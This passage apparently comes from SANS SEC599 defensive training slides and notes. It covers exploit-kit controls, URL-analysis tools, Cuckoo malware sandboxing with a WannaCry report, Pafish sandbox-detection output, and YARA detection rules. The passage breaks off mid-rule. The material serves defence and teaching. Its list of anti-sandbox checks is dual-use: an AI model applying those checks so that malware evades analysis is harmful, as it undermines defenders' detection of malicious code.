- Screenshots
- Network traffic (PCAP)
- The injected web source code (redirect, ad...)

Next to these blog posts, the author also includes "guest blog posts" with write-ups from other people's blogs.

Stopping Exploit Kits – Main Controls

In order to stop exploit kits from achieving their goal (typically drive-by downloads of malicious payloads), there are two main, traditional, strategies:



Ensure all systems (workstations, servers,...) pass through a web proxy before they set up connectivity toward internet websites. For environments without a traditional perimeter break-out, a cloud-based proxy might be a good solution!



As exploit kits rely on browser (or browser plugin) vulnerabilities, a highly effective control is making sure that browsers used by your staff are hardened and up to date. This can easily be achieved using group policies. As of Windows 10, Microsoft is using DeviceGuard extensively to further protect Edge.

Stopping Exploit Kits – Main Controls


In order to stop exploit kits from achieving their goal (typically drive-by downloads of malicious payloads), there are two main, traditional, strategies. We already touched upon them before, but we will reiterate:

- Ensure all systems (workstations, servers,...) pass through a web proxy before they set up connectivity toward internet websites. For environments without a traditional perimeter break-out, a cloud-based proxy might be a good solution! Next to possibly stopping payloads, when correctly configured, the proxy can also provide valuable insights for detection!
- As exploit kits rely on browser (or browser plugin) vulnerabilities, a highly effective control is making sure that browsers used by your staff are hardened and up to date. This can easily be achieved using group policies. As of Windows 10, Microsoft is using DeviceGuard extensively to further protect Edge.

Stopping Exploit Kits – An Interesting Idea – Browser Isolation

Browser Isolation

Fire Glass introduced a novel approach, where it uses "browser isolation" to prevent malicious JS / HTML code from executing in the browser endpoints. Instead, the rendering of the pages (and thus execution of client-side code) is performed by a proxy layer. Fire Glass was acquired by Symantec in July 2017.




Although rather effective, this technique can break rendering of modern web pages...

Stopping Exploit Kits – An Interesting Idea – Browser Isolation

Proxy security controls and browser hardening are one way of protecting against exploit kits. One interesting alternate technique is "browser isolation", where the possibly malicious / active content is downloaded, executed and rendered away from the actual endpoint. Fire Glass introduced a novel approach, where it uses "browser isolation" to prevent malicious JS / HTML code from executing in the browser endpoints. Instead, the rendering of the pages (and thus execution of client-side code) is performed by a proxy layer. Fire Glass was acquired by Symantec in July 2017.

Analyzing URLs in a Safe Way – Some Useful Tools



Quite a few tools exist that can help you analyze URLs for possibly malicious behavior. Several of these tools are available online (which leaks information), but there are, of course, also possibilities to analyze them in our own environment using Cuckoo, for example.

Online Services

(*urlscan.io, urlquery.net,...*)

- No setup, easy submission and good results
- Limited customization; exploit kits might not trigger on visitors that are not the target;
- Adversaries could be "tipped off" that you are analyzing them

Self-hosted

(*Cuckoo, Lookyloo,...*)

- Setup effort
- Highly customizable (source IP address, UserAgent,...), can look like an actual browser running in your environment!

Analyzing URLs in a Safe Way – Some Useful Tools

Quite a few tools exist that can help you analyze URLs for possibly malicious behavior. Several of these tools are available online (which leaks information), but there are, of course, also possibilities to analyze them offline. There are two interesting solutions we would like to put forward:

Online Services (Urlscan.io & URLQuery.net)

Urlscan.io and URLQuery are online services that are freely available. URL's can be submitted, after which you will receive a report! Here are some key properties of these online services:

- No setup, easy submission and good results
- Limited customization (typically only the UserAgent can be customized); exploit kits might not trigger on visitors that are not the target.
- Adversaries could be "tipped off" that you are analyzing them.


Self-hosted (Cuckoo, Lookyloo,...)

A sandbox-like Cuckoo can be used to ingest URLs for analysis. These URLs will be opened in the Virtual Machine using a browser of your choosing. A typical Cuckoo report will be generated that provides information on suspicious activity on the system. It speaks for itself that, in this case, the Cuckoo sandbox needs to be configured to allow internet connectivity for the virtual machine.

Next to these, many different services exist that will just perform a "lookup" of the domain against a blacklist!

Analyzing URLs in a Safe Way – Lookyloo

Lookyloo



Lookyloo

Lookyloo is a web interface via which you can scrape a website following all links.

As a result, a tree structure is presented on the web page that shows all domains that are connected to and what type of content is downloaded/accessed from these domains.

SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

65

Analyzing URLs in a Safe Way – Lookyloo


Lookyloo is an URL analysis tool developed by CIRCL and allows you to scrape a website. So, how does it work?

Lookyloo automatically follows all redirects presented by the website you are investigating. The result of your search query will return a tree structure displaying all domains contacted through the URL you are investigating; furthermore, Lookyloo will display the actions taken by the site. These actions are subdivided into following categories:

- JavaScript
- Cookie received
- Cookie downloaded
- Redirect
- Cookie in URL

All of these could be worthwhile further investigating!

Mail / URL Sandboxing



Given everything we discussed above, it should be clear by now that sandboxing of URLs and attachments is a vital element of a solid defense-in-depth strategy. These sandboxing controls are typically implemented at the entry points for malware: Mail gateways, web proxies and the endpoint!

- Mail attachment and URL sandboxing has been around for a quite a while and most of the typical vendors have a commercial solution!
- "Cloud-enabled" antivirus engines on the endpoint use a similar strategy, where samples are uploaded for analysis to sandboxes hosted in the cloud.
- Finally, many of the web proxies are implementing sandboxing technology as well (e.g. using ICAP)

Let's have a look at the pros and cons of sandboxing!

Mail / URL Sandboxing

Given everything we discussed above, it should be clear by now that sandboxing of URLs and attachments is a vital element of a solid defense-in-depth strategy. These sandboxing controls are typically implemented at the entry points for malware: Mail gateways, web proxies and the endpoint!

- Mail attachment and URL sandboxing has been around for a quite a while and most of the typical vendors have a commercial solution readily available.
- "Cloud-enabled" anti-virus engines on the endpoint use a similar strategy, where samples are uploaded for analysis to sandboxes hosted in the cloud. This does often raise privacy concerns, which is something to assess when such a solution is going to be deployed.
- Finally, many of the web proxies are implementing sandboxing technology as well (e.g. using ICAP). Especially for this specific use case, "fast" response to end-users is crucial, as to not hinder the user experience (or at least not too much).

Without selecting a specific vendor, we will now have a look at sandboxing pros and cons. As with any security control, it's a good additional layer of defense, but there are some weaknesses that are to be taken into account.

A Malware Sandbox – Introducing Cuckoo

Cuckoo Sandbox is a malware analysis system



- Maintained by volunteers
(*Claudio Guarnieri, Alessandro Tanasi, Jurriaan Bremer, Mark Schloesser*).
- Supports Windows, OS X, Linux and Android malware.
- "Infinite application support" (additional client software can be installed in the Virtual Machines used for analysis).
- Trace API calls, analyze network traffic, monitor files touched, executables launched, memory analysis (Volatility plugin).
- Cuckoo-modified provides additional options (e.g. additional signatures).

A Malware Sandbox – Introducing Cuckoo

Analyzing malware is a complex task that requires highly skilled and experienced staff. Malware analysis is often classified in static analysis and dynamic analysis. With dynamic analysis, the sample is executed in a controlled environment and its behavior is observed. Static analysis does not execute the sample but uses techniques like disassembling and decompiling to look at the code of the malware.

To facilitate the automatic analysis of malware without experienced staff, the Cuckoo Sandbox was created. Cuckoo's focus is dynamic analysis: The malware sample is executed in a virtual machine; its behavior is observed, and a report is produced with a score indicating how confident the Cuckoo Sandbox is about the maliciousness of a sample.

It is a free, open-source solution developed and maintained by volunteers.


Cuckoo Sandbox can analyze malware for different operating systems: Windows, Linux, OS X and even Android.

The sandbox is not only able to analyze malicious executables, but also other types of malware like malicious documents. For this, Cuckoo Sandbox provides "Infinite application support": For example, to analyze a malicious Word document, MS Office can be installed inside the virtual machine (the sandbox).

The operating system inside the sandbox is instrumented to increase the capacity of Cuckoo to observe the behavior of a malicious sample. This is done by tracing operating system API calls, capturing and analyzing network traffic, monitoring files, registry, process, and even perform memory dump analysis via Volatility.

Cuckoo-modified is a fork of Cuckoo Sandbox that provides additional analysis and detection options.

Cuckoo Architecture



Cuckoo host and guest architecture

Cuckoo uses a number of analysis guests to perform its analysis:

- A clean snapshot is used as a guest, in which the sample is executed and analyzed;
- The guests include a Python-based agent to report on activities (e.g. API calls, network traffic, screenshots...)
- By installing new software in the guests, additional sample types can be analyzed;
- Upon finishing the analysis, a report is generated by Cuckoo;
- Supported visualization software includes VirtualBox, XenServer, KVM...

Cuckoo Architecture

The architecture of the Cuckoo Sandbox environment is composed of a host and virtual guests, connected via a virtual network. The Cuckoo host manages the guests: Starting an analysis, analyzing traffic, and generating reports. It can connect guests to the internet or sinkhole network traffic.

Cuckoo guests are virtual machines that are instantiated from a clean template for each analysis. The Cuckoo hosts instantiate a new Cuckoo guest with the right template for the sample to analyze, submits the sample to the guest for analysis and creates the analysis report.

Cuckoo supports VirtualBox, XenServer, KVM ... for virtualization of the guests. The guest is instrumented with an agent (written in Python) to observe and report back the behavior of the sample inside the sandbox. It is important to look inside the guest for the behavior of the sample, looking from the outside of the guest will miss many significant activities. These activities include API calls, processes created, files written, network traffic, ...

To analyze samples that require applications, like PDF files, guests can have new software installed, like Adobe Reader. It is important to select the right version of the supporting application: A very recent version will have known vulnerabilities patched, and a version that is too old might not be "supported" anymore by the malware. For example, when the malware exploits a feature that was only introduced in recent versions. In order to have an effective and realistic sandbox, it's a good idea to tailor the virtual machine used for analysis to your environment: Deploy software similar to what you have been running in your corporate environment.

After execution (or when a time limit is reached), the analysis is terminated, the guest is recycled, and the report is produced.

Cuckoo Output

Upon completing the analysis, Cuckoo generates a report including the following information:

- Overview of matching "**signatures**"
(signatures are often community-created and attempt to detect typical malicious behavior, e.g. "creation of a service", "dropping of files", "extensive crypto operations"...))
- Network traffic (can integrate with Suricata for IDS alerting)
- Dropped files
- Memory dump
- ...

Cuckoo Output

The Cuckoo analysis report is generated upon completion of the analysis and contains the following information (this is a non-exhaustive list).

- An overview of matched signatures.
- An overview of network traffic (this includes a PCAP file, and can be integrated with Suricata).
- Files that were created and modified on the guest filesystem.
- Processes that were created and terminated.
- A memory dump.
- Registry entries created and modified.
- ...

Signatures are "rules" that are often created by the community. These rules will detect typical malicious behavior: Installation of a Windows service, dropping files and executing them, internet activity ...

It's possible to create custom signatures to detect malicious behavior that is pertinent to your corporate environment.

Cuckoo Reporting

Navigation: Dashboard, Recent, Pending, Search, Submit, Import

Summary

Static Analysis

Behavioral Analysis (30)

Network Analysis

Dropped Files (597)

Dropped Buffers

Process Memory (23)

Compare Analysis

Export Analysis

Reboot Analysis

Options

Feedback

Lock sidebar

Errors

Error from the Cuckoo Guest: The analysis hit the critical timeout, terminating.

Send feedback

Score

This file is very suspicious, with a score of 11.2 out of 10!

Please notice: The scoring system is currently still in development and should be considered an *alpha* feature.

Feedback

Expecting different results? Send us this analysis and we will inspect it. Click here

File ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa

Summary Download Resubmit sample

Size	3.4MB
Type	PE32 executable (GUI) Intel 80386 for MS Windows
MD5	84c82935a5d21bcbf75a61706d8ab549
SHA1	5f465afabcbcf0150d1a3ab2c2e74f3a4426467
SHA256	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
SHA512	Show SHA512
CRC32	4022FCAA
ssdeep	None

SANS SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses 70

Cuckoo Reporting

A report is presented in the Cuckoo web-based GUI in the slide above.

We submitted a WannaCry sample to the Cuckoo sandbox for analysis. Remark that the report mentions an "error": The analysis timeout threshold was triggered. This is normal for ransomware like WannaCry, as it will take quite some time to encrypt all the files in the guest. At the left of the report is an overview of the different sections.

The summary section provides the hashes of the submitted sample and a score. Remark that at the time of writing, the scoring system was still an alpha feature (the score is 11.2/10).

Other interesting sections are Behavioral Analysis, Network Analysis, Dropped Files ...

Some sections will have a number next to them. This indicates the number of so-called "events" in the section. For example, for Process Memory, we have 23 process memory dumps.

Cuckoo Reporting – Signatures

[illegible]

Cuckoo Reporting – Signatures

A remarkable feature of Cuckoo Sandbox is its signatures.

Events, like we saw in the report of the previous slides, are analyzed and grouped to draw conclusions from the behavior of the sample. This provides a high-level view of the behavior.

In the report above, we can see several interesting signatures that triggered.

- Installs itself for autorun at Windows startup: This is often done by malware to achieve persistence on the infected machine.
- Runs bcdedit commands specific to ransomware: Ransomware will often change the boot configuration data to hinder recovery.
- Installs Tor on the infected machine: Tor is an anonymization network, and its use inside an enterprise is highly suspicious and often against policy.

Notice that these triggered signatures are color-coded (yellow and red). This corresponds to a severity level.

Cuckoo Installation

Although well-documented, installing Cuckoo can be a bit daunting:

- Many prerequisites are required for Cuckoo to be correctly installed.
- Refer to <http://docs.cuckoosandbox.org/en/latest/> for full manual and support documentation.
- An online instance of Cuckoo Sandbox can be found at <https://cuckoo.cert.ee/>
- The course author created an auto-install script (based on existing work by Buguroo Offensive Security). You can find it at <https://blog.nviso.be/2018/04/12/painless-cuckoo-sandbox-installation/>.

Cuckoo Installation

Cuckoo is well-documented but can still be difficult to install. The right environment must be selected, and there are many dependencies that have to be installed correctly for Cuckoo to work properly.

Cuckoo has a full manual (see URL on the slide above).

If you are in a position that you can disclose the samples you want to analyze, there is an online option: <https://cuckoo.cert.ee/> runs an instance of the Cuckoo Sandbox and can be used to submit and analyze your samples. Be aware that by default, the samples you submit are downloadable by other users.

Finally, there is a script available to facilitate the automatic installation of Cuckoo: It was developed by Buguroo Offensive Security. As it had not been updated since 2015, the course author further adapted and upgraded the script and released it. The course author created an auto-install script you can find at <https://blog.nviso.be/2018/04/12/painless-cuckoo-sandbox-installation/>

A Note about Sandboxing

As we are attempting to defeat advanced adversaries, we have to understand the limitations of sandboxing technologies:

- Advanced payloads could include sandbox detection techniques that will stop payload execution once a sandbox is detected
- Tailored / targeted payloads often even only execute if certain conditions are met (e.g. they check the Windows domain name to ensure they are in the right environment)

Still, malware sandboxes are a good way to effectively identify or block a large volume of payloads. We should, however, complement our sandboxing strategy with a solid static-analysis tool!

A Note about Sandboxing


Sandboxing technologies have certain shortcomings that we have to understand if we want to defeat advanced adversaries.

First of all, certain payloads include various sandbox detection techniques that will stop further execution once a sandbox is detected. This allows the attackers to make sure the payload is only executed on "real environments" and attempts to thwart analysis using a sandbox.

Targeted payloads take it a step further and might only execute in case certain conditions are met. Instead of simply verifying whether the environment is not sandboxed, it might also check if they are in the correct real environment, such as the correct domain for example. If the computer's domain name does not match the specified domain, execution will be halted.

Samples that make use of advanced evasion techniques will require additional manual analysis efforts, such as reverse engineering. However, malware sandboxes are still a good way to identify and block the majority of payload deliveries.

Making Your Sandbox Stealth...



```
E:\pafish\pafish\Output\MingW\pafish.exe
* Pafish (Paranoid fish) *
Some anti(debugger/VM/sandbox) tricks
used by malware for the general public.
[*] Windows version: 6.2 build 9200
[*] CPU: GenuineIntel
    Hypervisor: UBoxUBoxUBox
    CPU brand: Intel(R) Core(TM) i5-5200U CPU @ 2.20GHz

[-] Debuggers detection
[*] Using IsDebuggerPresent() ... OK

[-] CPU information based detections
[*] Checking the difference between CPU timestamp counters (rdtsc) ... OK
[*] Checking the difference between CPU timestamp counters (rdtsc) forcing VM ex
it ... traced!
[*] Checking hypervisor bit in cpuid feature bits ... OK
[*] Checking cpuid hypervisor vendor for known VM vendors ... traced!

[-] Generic sandbox detection
[*] Using mouse activity ... OK
[*] Checking username ... OK
[*] Checking file path ... OK
[*] Checking common sample names in drives root ... OK
[*] Checking if disk size <= 60GB via DeviceIoControl() ... OK
[*] Checking if disk size <= 60GB via GetDiskFreeSpaceEx() ... OK
[*] Checking if Sleep() is patched using GetTickCount() ... OK
[*] Checking if NumberOfProcessors is < 2 via raw access ... traced!
[*] Checking if NumberOfProcessors is < 2 via GetSystemInfo() ... traced!
[*] Checking if physical memory is < 1Gb ... traced!
[*] Checking operating system uptime using GetTickCount() ... traced!
[*] Checking if operating system IsNativeUhdBoot() ... OK

[-] Hooks detection
[*] Checking function ShellExecuteEx() method 1 ... OK
[*] Checking function CreateProcessA method 1 ... OK
```

Pafish

Pafish is a free tool by Alberto Ortega, (GPL) which aims to detect sandbox behavior through a variety of techniques.

You can find the latest version on <https://github.com/a0rtega/pafish>

We can use it to assess the "detectability" of our Cuckoo sandbox. Alberto Ortega also wrote a modified DLL for Cuckoo, thereby reducing its detection rate.

Making Your Sandbox Stealth...

As discussed before, Cuckoo sandbox is an excellent tool, though advanced samples will detect they are running in a sandbox and will halt execution. Pafish (Paranoid Fish) is a free tool by Alberto Ortega, (GPL) which aims to detect sandbox behavior through a variety of techniques. It runs in the sandbox and performs a wide variety of checks. Some examples include:

- Amount of memory in the machine;
- Number of processors in the machine;
- Hardware types (e.g. look for virtual network adapters);
- Presence of certain processes (e.g. VMware tools);
- ...

You can find the latest version on <https://github.com/a0rtega/pafish>. We can use it to assess the "detectability" of our Cuckoo sandbox. Alberto Ortega also wrote a modified DLL for Cuckoo, thereby reducing its detection rate.

Course Roadmap

- Day 1: Introduction & Reconnaissance
- **Day 2: Payload Delivery & Execution**
- Day 3: Exploitation, Persistence and Command & Control
- Day 4: Lateral Movement
- Day 5: Action on Objectives, Threat Hunting & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Common delivery mechanisms

Hindering payload delivery

Removable media & network (NAC, MDM,...) controls

Exercise: Stopping NTLMv2 sniffing & relay attacks in Windows

Mail controls, web proxies & malware sandboxing

YARA – A common payload description language

Exercise: Building a Sandbox using Cuckoo & YARA

Preventing payload execution

Initial execution – Application whitelisting

Exercise: Configuring AppLocker

Initial execution – Visual Basic, JS, HTA & PowerShell

Exercise: Controlling script execution in the enterprise

Initial execution – How to detect?

Exercise: Detection with Script Block Logging, Sysmon, & SIGMA

Operationalizing YARA rules – Introducing ProcFilter

Exercise: Preventing payload execution using ProcFilter

This page intentionally left blank.

YARA – A Common Payload Description Language



YARA is a free, open-source tool developed by Victor M. Alvarez, an employee of VirusTotal.

Lovingly nicknamed "The pattern matching swiss knife for malware researchers."

Available as stand-alone tool on Windows, Linux, and OSX, and has been integrated into many other tools.

We will look at YARA's possibilities to detect payloads being delivered to our organization.

YARA – A Common Payload Description Language

YARA is a free, open-source tool to do pattern matching on files (usual text or binary strings, combined in a condition).

It is developed and maintained by Victor M. Alvarez, an employee of VirusTotal. YARA rules can be used with VirusTotal Intelligence to hunt for malware samples. YARA rules can be used to hunt for new, submitted samples, or for existing samples (retrohunt).

YARA uses rules and can scan files or the memory of processes for matching patterns. YARA rules are written in text, according to a specific syntax and grammar. Essentially, one defines a couple of strings in a rule, and if a file (or memory content) contains these strings, the rule will trigger.

YARA is available as a stand-alone tool for Windows, Linux, and OSX. It comes in 32-bit and 64-bit versions. There are also modules available for programming languages like Python. This allows Python programmers to integrate YARA searching capabilities in their Python program. For example, Didier Stevens' malware analysis tools pdf-parser.py and oledump.py support YARA rules.

The YARA engine has also been integrated into numerous tools and products, both free and commercial. A free, open-source product with YARA support interesting to us is ClamAV. ClamAV defines its own signature definition language, but the latest versions also support YARA rules.

YARA stands for Yet Another Recursive Acronym or Yet Another Ridiculous Acronym.

<https://virustotal.github.io/yara/>

Introducing YARA



- Until the release of YARA, independent malware analysts had no publicly available tool to "easily" detect and classify large volumes of malware samples. Most signatures were proprietary to different vendors
- YARA rules describe patterns that should be met by payloads, after which they "trigger" the rule (Boolean condition)
- Since YARA rules are pure text using an easy to understand syntax, they can be developed and adapted quickly by security researchers and analysts
- YARA is often used by malware researchers to track related malware samples (e.g. different generations of a certain payload or tools created by the same actors)

Introducing YARA

Until the release of YARA, independent malware analysts had no publicly available tool to "easily" detect and classify large volumes of malware samples. Most signatures were proprietary to different vendors. This complicates efforts by researchers and defenders for proper detection and response.

YARA rules are simple and don't involve a complex scoring scheme: they describe patterns that should be met by payloads, after which they "trigger" the rule. The rule thus triggers or does not trigger (Boolean condition).

Since YARA rules are pure text using an easy to understand syntax, they can be developed and adapted quickly by security researchers and analysts, which increases overall collaboration and usage.

YARA is often used by malware researchers to track related malware samples (e.g. different generations of a certain payload or tools created by the same actors).

Example of a Simple YARA Rule

YARA's engine supports strings, binary data, and regular expressions (not recommended for performance). Below is an example of a very easy YARA rule for the WannaCry mutex:

```
rule wcry_mutex {  
  strings:  
    $mutex = "MsWinZonesCacheCounterMutexA"  
  condition:  
    $mutex  
}
```

Example of a Simple YARA Rule

YARA rules are written with a text file, using a syntax that resembles programming languages like Perl and C. A rule can define strings, binary data and regular expressions to be used for the matching of the rule against input files. At least one search term (a string, binary data or regular expression) needs to be defined in the rule. Each rule needs a condition: This is a Boolean expression using a powerful expression language, defining how the found search terms need to be combined for the rule to trigger. For example, in YARA, it is possible to write a rule that looks for 5 different strings and triggers (i.e. the condition is true) when at least 3 strings are found inside the scanned file.

This is an example of a simple YARA rule. A YARA rule starts with the reserved keyword `rule` and has a name (`wcry_mutex` in this example). This name must be unique when more than one rule is used by the YARA engine (several rules can be defined in the same YARA rule file). The name is followed by the definition of the rule between curly braces.

A YARA rule has different "sections". A section is a reserved keyword followed by a colon (:). 2 sections are mandatory: `strings:` and `condition:`.

The `strings:` section lists strings (text and binary) that the YARA engine will search for in the submitted files. In this example, we define one string: `$mutex`. The value of `$mutex` is "MsWinZonesCacheCounterMutexA".

The `condition:` section defines an expression that states what strings must be found and under what conditions, for the rule to trigger. In this simple example, the condition is just `$mutex`. This means that the string defined in `$mutex` must be found at least once in the scanned files for the rule to trigger.

The example we are giving here is for the detection of the WannaCry ransomware worm that wreaked worldwide havoc in May 2017.

YARA Rule Modifiers

ASCII

Beside files, YARA can also be used to scan the memory of processes. Furthermore, the text YARA looks for (e.g. strings) can be encoded in different ways inside a file. YARA supports different modifiers that can help us detect a variety of patterns.

- If each character in a string takes up exactly 1 byte, we have an ASCII string
- By default, YARA searches for ASCII strings
- If each character in a string takes up more than 1 byte, we have a UNICODE string
- YARA searches for UNICODE strings when we use the modifier "wide"
- String scanning can be case-insensitive using modifier "nocase"

YARA Rule Modifiers

Scanning for strings inside a file, the YARA engine will look for bytes and not characters. The characters in the string we search for have to be converted to their binary equivalent (one or more bytes) before they can be searched for.

By default, YARA will search for ASCII strings if we provide it with a rule with a string, as we did in our first example. ASCII strings take up exactly 1 byte per character. For example, character A is encoded with byte 0x41 in ASCII.

Using just 1 byte to encode a character offers only 256 possibilities, which is by no means sufficient to encode all the characters we have in all the languages used worldwide. Think about the thousands of characters used in the Japanese and Chinese language and all the emoticons that have become popular with smartphones.

New encoding standards were developed to accommodate this multitude of characters. The UNICODE standard provides different encoding schemes.

In YARA, a UNICODE string is defined in a rule by using modifier "wide". For the YARA engine, a UNICODE string is composed of 2 bytes per character: Character A is encoded as 0x00 0x41.

By default, string searches are case-sensitive: Searching for string "Test" will not match byte sequence "test" in a file, only byte sequence "Test". To define a case-insensitive search, we use modifier "nocase".

Fine-Tuning Our Example Rule

```

0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000h: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ...
0010h: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0030h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0040h: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..*...!...Li!Th
0050h: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
0060h: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
0070h: 6D 6F 64 65 2E 0D 0A 24 00 00 00 00 00 00 00 00 mode...$.
0080h: CE 2C 83 00 8A 4D ED 53 8A 4D ED 53 8A 4D ED 53 1,f.$MISSMISS$MIS
0090h: E5 3B 71 53 88 4D ED 53 E5 3B 73 53 8B 4D ED 53 a;q$ MISa;s$MIS
00A0h: E5 3B 47 53 99 4D ED 53 E5 3B 46 53 8B 4D ED 53 a;GS MISa;FS MIS
00B0h: 83 35 7E 53 89 4D ED 53 8A 4D EC 53 A1 4D ED 53 f5-$MISSMISS$MIS
00C0h: E5 3B 42 53 88 4D ED 53 E5 3B 77 53 8B 4D ED 53 a;BS MISa;w$MIS
00D0h: E5 3B 70 53 8B 4D ED 53 52 69 63 68 8A 4D ED 53 a;p$ MISRich$MIS
00E0h: 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00 .....FE..L...
00F0h: EF B3 18 59 00 00 00 00 00 00 00 00 E0 00 02 01 Y.Y.....A...

```

1) A Windows executable starts with "MZ"

```

rule wcrv_mutex {
  strings:
    $MZ = "MZ"
    $mutex = "MsWinZonesCacheCounterMutexA" ascii wide nocase
  condition:
    $MZ at 0 and $mutex
}

```

2) In our rule, we update the condition to check if the file starts with "MZ"

So... Let's further fine-tune our example YARA rule! We have made some improvements:

- The rule now checks for ASCII, Unicode versions of the mutex. It is also case insensitive!
- The rule only triggers on Windows executable files (start with MZ)

Fine-Tuning Our Example Rule

To prevent our rule from triggering on any type of file that contains the mutex string, and just trigger on executables, we will fine-tune our rule. A Windows executable (PE file) is a file that follows a well-defined binary format (the PE file format). A PE file starts with characters M and Z (bytes 0x4D and 0x5A). A bit further in the file, we will find characters PE (to be precise, at the position stored in the field at position 0x3C).

For this example, we will use a simple rule-of-thumb to identify PE files: A PE file is a file that starts with "MZ". We will update our rule now to trigger only on PE files that contain the mutex. To achieve this, we can update our rule by including search string MZ (\$MZ = "MZ") and updating the condition to include this string.

Creating a Boolean expression to look for the presence of 2 strings can be done with the and operator: \$MZ and \$mutex. This rule would trigger on all files that contain strings "MZ" and "MsWinZonesCacheCounterMutexA". Unfortunately, this is also the case with our rule file itself: We are back to square one.

But our condition is incomplete: The string MZ must be found inside the file at the beginning of the file. YARA conditions can be complex expressions, and it is also possible to specify the position of strings. By using condition "\$MZ at 0", we instruct YARA to look for string MZ at the beginning of the file. Hence our final condition becomes: "\$MZ at 0 and \$mutex".

This fine-tuned rule no longer triggers on the rule file itself, only on executables.

Looking at a "real" YARA Rule

```
rule Greenbug_Malware_2 {
  meta:
    description = "Detects Backdoor from Greenbug Incident"
    author = "Florian Roth"
    reference = "https://goo.gl/urp4CD"
    date = "2017-01-25"
    hash1 = "5b28a43eda5b6f828a65574e3f08a6d08e0acfb4cb94aac5cec5cd448a4649d"
    hash2 = "21f5e60e9df642dbbceca623ed59ed1778ea506b7932d75ea8db02230ce3e65"
    hash3 = "319e001d09ee9d754e8789116bb21a3c624c999dae9cf83fde90a3f2e67ee6c"
  strings:
    $x1 = "|||Command executed successfully" fullword ascii
